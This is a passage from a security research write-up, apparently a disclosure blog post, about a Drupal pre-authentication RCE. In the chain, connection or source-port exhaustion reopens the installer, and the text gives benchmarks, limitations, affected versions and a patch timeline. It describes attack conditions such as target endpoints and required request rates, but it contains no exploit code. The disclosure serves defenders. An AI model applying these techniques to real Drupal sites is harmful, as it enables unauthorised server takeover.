
This is what the full exploit chain looks like on a stock Drupal with PHP-FPM + MySQL installation:
(Limitations) PHP-FPM → PostgreSQL/MySQL
Given the significant progress made with the fast endpoint, we started asking ourselves the following question:
Is it possible to make this work on every server?
First, it is important to remember that we are focusing on a PHP-FPM replica running with the default configuration. By default, pm.max_children = 5, but this value is fully configurable. With twice as many children, the m7i.large setup would already be able to reach the required rate easily!
On the other hand, deployment configuration can also make exploitation harder. For example, with three PHP-FPM replicas of five workers, the load balancer may distribute requests across all three replicas. Approximately three times more requests would then be needed to exhaust the source ports of a single replica. One reason this can become a limitation is that the upstream proxy may not be able to forward requests fast enough.
Additionally, reaching the error is only the first step. The request to /core/install.php must then reach the same PHP-FPM replica while the ports remain exhausted. This does not prevent exploitation, but it makes the race harder to win in case of three replica.
Within the fast-endpoint benchmark results, you may also have noticed two surprising results:
Why doesm7i.largeprocess more than 471 responses/s but reach only 17,356 PHP-to-MySQLTIME_WAITsockets?
Not every response creates a TIME_WAIT socket on the PHP side. As explained earlier, the side that sends the first TCP FIN enters TIME_WAIT. Under heavier load, connection-close timing changes, and the database may send the first FIN instead of PHP.
We measured the impact of concurrency using Drupal's /user/logout route. As the number of concurrent streams increased, the proportion of connections entering TIME_WAIT on the PHP side decreased:
- 1 logout stream:
99.3% - 2 logout streams:
99.4% - 3 logout streams:
93.0% - 4 logout streams:
84.6% - 5 logout streams:
75.7%
On m7i.large, the fast authorize.php endpoint produced an average of 575.5 responses/s but only 250.7 new PHP-to-MySQL TIME_WAIT sockets per second. This represents a conversion rate of approximately 43.6%, meaning that around 1,080 responses/s would be required to create the 471 PHP-side TIME_WAIT sockets per second needed for source-port exhaustion.
Why is the fastTIME_WAITresult ont3.smalleven lower?
This is caused by the tcp_max_tw_buckets value observed on the tested t3.small, rather than by a universal Linux default. Linux's tcp_max_tw_buckets setting limits the total number of TIME_WAIT sockets that can exist in a network namespace, regardless of their source or destination.
On the tested t3.small, tcp_max_tw_buckets was set to 8,192. Once this limit is reached, Linux immediately destroys additional TIME_WAIT sockets. Connections between NGINX and PHP-FPM therefore compete with PHP-to-MySQL connections for the same global limit. Excess PHP-to-MySQL entries are discarded before all 28,232 database connection tuples can remain occupied simultaneously, preventing the SQLSTATE[HY000] [2002] Cannot assign requested address error from being reached.
That being said, based on our benchmark results, we believe this vulnerability can be exploited remotely on servers with 4 vCPUs. On servers with only 2 vCPUs, however, exploitation is likely to depend more heavily on the deployment configuration.
Conclusion
Starting from three system-wide limits, we showed how errors that appear to affect only availability can become primitives for crossing a security boundary. In Drupal, temporary database failures can produce a FAIL, FAIL, and then SUCCESS sequence that reopens the installer on an existing website and ultimately leads to pre-authentication RCE through an SQLite database containing PHP code.
For Apache, we used the database max_connections limit because its large number of workers makes this approach easier to reach and more reliable. Linux source-port exhaustion through TIME_WAIT could also be used with Apache, but it is mainly required for PHP-FPM, where the default five workers are not enough to exhaust the database connection limit directly.
The issue affects Drupal 8.9, 9, 10, and 11, but not Drupal 7 or Drupal 8 before 8.9. When Drupal 7 cannot verify the database, it still blocks installation if settings.php contains database configuration. Drupal 8 before 8.9 follows the same fail-closed approach: if database verification fails but stored connection information exists, it immediately throws an AlreadyInstalledException. In both versions, the local configuration remains the trusted signal, so a temporary database failure cannot reopen the installer.
Timeline
- October 27, 2026: Pre-authentication RCE confirmed on stock Apache with PostgreSQL.
- October 28, 2026: Local RCE chains confirmed on Apache with MySQL and PHP-FPM with PostgreSQL or MySQL.
- November 2–5, 2026: Benchmarked, optimized, and documented the PHP-FPM technique and its limitations.
- November 18, 2026: Drupal published SA-CORE-2026-017 and released the patched versions with commit a15a19b.